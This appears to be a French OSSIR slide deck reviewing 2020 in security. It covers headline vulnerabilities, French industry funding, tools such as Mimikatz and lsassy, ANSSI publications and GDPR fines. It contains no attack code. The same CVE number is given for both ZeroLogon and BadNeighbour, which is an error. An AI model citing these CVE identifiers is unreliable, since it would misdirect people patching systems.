- Encore une Prise de contrôle à distance via une vulnérabilité au sein **d'Apache Tomcat** (Revue du 2020-06-09)
- **SMBleed**, Permet de lire la mémoire non initialisé du noyau (Revue du 2020-07-07)
- **ZeroLogon** (CVE-2020-1459), annulation du mot de passe admin local d'un contrôleur de domaine (Revue du 2020-10-13)
- **BadNeighbour** (CVE-2020-1459) permet un déni de service à distance en IPv6 mais limité au réseau local (Revue du 2020-11-10)

Et toujours :

- Des centaines de vulnérabilités dans **Chrome** *(toutes les revues)*
- Des centaines de vulnérabilités chez **Cisco** *(toutes les revues)*
- Des centaines de vulnérabilités sur **Android** *(toutes les revues)*
- Et des dizaines sur **iOS** *(toutes les revues)*
- Des vulnérabilités sur les **antivirus** et sur les **produits de sécurité**
- Des vulnérabilités **Citrix**
- Des milliers de vulnérabilités chez Oracle :
  - Oracle, 334 vulnérabilités dont 43 critiques (score CVSS > 9.1) *(Revue du 2020-02-11)*
  - Oracle, 450 vulnérabilités dans 24 produits dont 286 critiques *(Revue du 2020-05-12)*
  - Oracle, 443 vulnérabilités dans 27 produits dont 70 critiques *(Revue du 2020-07-07)*
  - Oracle, 402 vulnérabilités dont une centaine critique *(Revue du 2020-11-10)*
  - …

Les Top arbitraires de l'année écoulée

2020, une belle année pour la **France-Cybersécurité** ?

Avec de bonnes nouvelles dans les affaires :

- **CrowdSec** lève 1,5 M€ *(Revue du 2020-11-10)*
- **QuarksLab** lève 5 millions d'euros *(Revue du 2020-07-07)*
- **Tehtris** security leve 20 millions d'euros

Et des mauvaises

- Levée de fonds US de **Vade Secure** annulée *(Revue du 2020-09-11)*

Mais la France toujours à la pointe :

- **lsassy** en version 1.0.0, intégré à metasploit depuis *(Revue du 2020-01-14)*
- **PingCastle**, régulièrement mis à jour
- **Mimikatz**, régulièrement mis à jour
- **The Hive** 4.0-RC2, avec authentification forte à double facteur (MFA) *(Revue du 2020-05-12)*
- **Bento** 2020.5, kit d'outils pour du forensics *(Revue du 2020-06-09)*

Et toujours de belle publications :

- L'OSSIR et le CLUSIF publient un **guide** sur la **cybersécurité** à l'attention des **dirigeants** d'entreprises *(Revue du 2020-02-11)*
- L'ANSSI publie son rapport « **L'état** de la **menace rançongiciel** à l'encontre des entreprises et institutions» *(Revue du 2020-02-11)*
- Le groupe cybercriminel **SILENCE** fait l'objet d'un rapport de l'ANSSI *(Revue du 2020-05-12)*
- L'ANSSI publie un recueil de **points** de **contrôle** concernant la sécurité des annuaires **Active Directory** *(Revue du 2020-06-09)*
- L'ANSSI publie un rapport détaillé sur le groupe cybercriminel **TA505** *(Revue du 2020-07-07)*
- L'ANSSI et le ministère de la Justice publient un guide pour sensibiliser les entreprises et les collectivités aux rançongiciels *(Revue du 2020-09-11)*
- Retour de l'ANSSI sur le code malveillant **Dridex** *(Revue du 2020-06-09)*
- L'ANSSI publie un rapport sur le rançongiciel **Ryuk** *(Revue du 2020-12-09)*
- L'ANSSI publie la liste des 26 **métiers** de la **sécurité** *(Revue du 2020-10-13)*
- Le CERT-FR publie un document sur le cheval de Troie **Emotet** *(Revue du 2020-11-10)*

Les Top arbitraires de l'année écoulée

2020, une belle année pour la **Protection des données personnelles** ?

Une année avec quelques belles avancées :

- Nommée « California Consumer Privacy Act » of 2018 (**CCPA**), similaire au RGPD (Revue du 2020-01-14)
- La CNIL publie un guide **RGPD pour** les **développeurs** (Revue du 2020-02-11)
- La Cour **européenne** de justice **s'oppose** à la **collecte** massive des données de connexions Internet et téléphoniques par les États (Revue du 2020-10-13)
- Privacy Shield : l'Irlande demande à Facebook de cesser le transfert de données vers les États-unis (Revue du 2020-10-13)

Et quelques belles amendes :

- **Facebook** condamné au Brésil à une amende de 1,6 million de dollars dans le cadre de l'affaire Cambridge Analytica (Revue du 2020-01-14)
- **Facebook** condamnée à une amende 550 millions de dollars pour son utilisation de la reconnaissance faciale (Revue du 2020-02-11)
- Deux sociétés du groupe **Carrefour** sanctionnées par la CNIL pour un montant total de 3 millions d'euros (Revue du 2020-12-09)
- **Ticketmaster** UK écope d'une amende de 1,7 million d'euros suite à une fuite de données en 2018 (Revue du 2020-12-09)

Mais ces amendes sont souvent réduites en appel, ce qui limite fortement l'impact du RGPD :

- **British Airways** condamné à une amende de 20 millions £, initiale prévue à 200 millions £, baissée suite au covid-19 (Revue du 2020-11-10)

2020 est également l'année ou globalement nous avons su nous réinventer, comme a pu le montrer **l'OSSIR** avec ses réunions en visioconférence.

Prochains rendez-vous de l’OSSIR

Prochaines réunions

Prochaine réunion

- 9 février 2021… toujours en visio

After Work

- Pas avant 2021

Prochaines réunions

Bonne année 2021

à tous

et bonne santé 😘

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?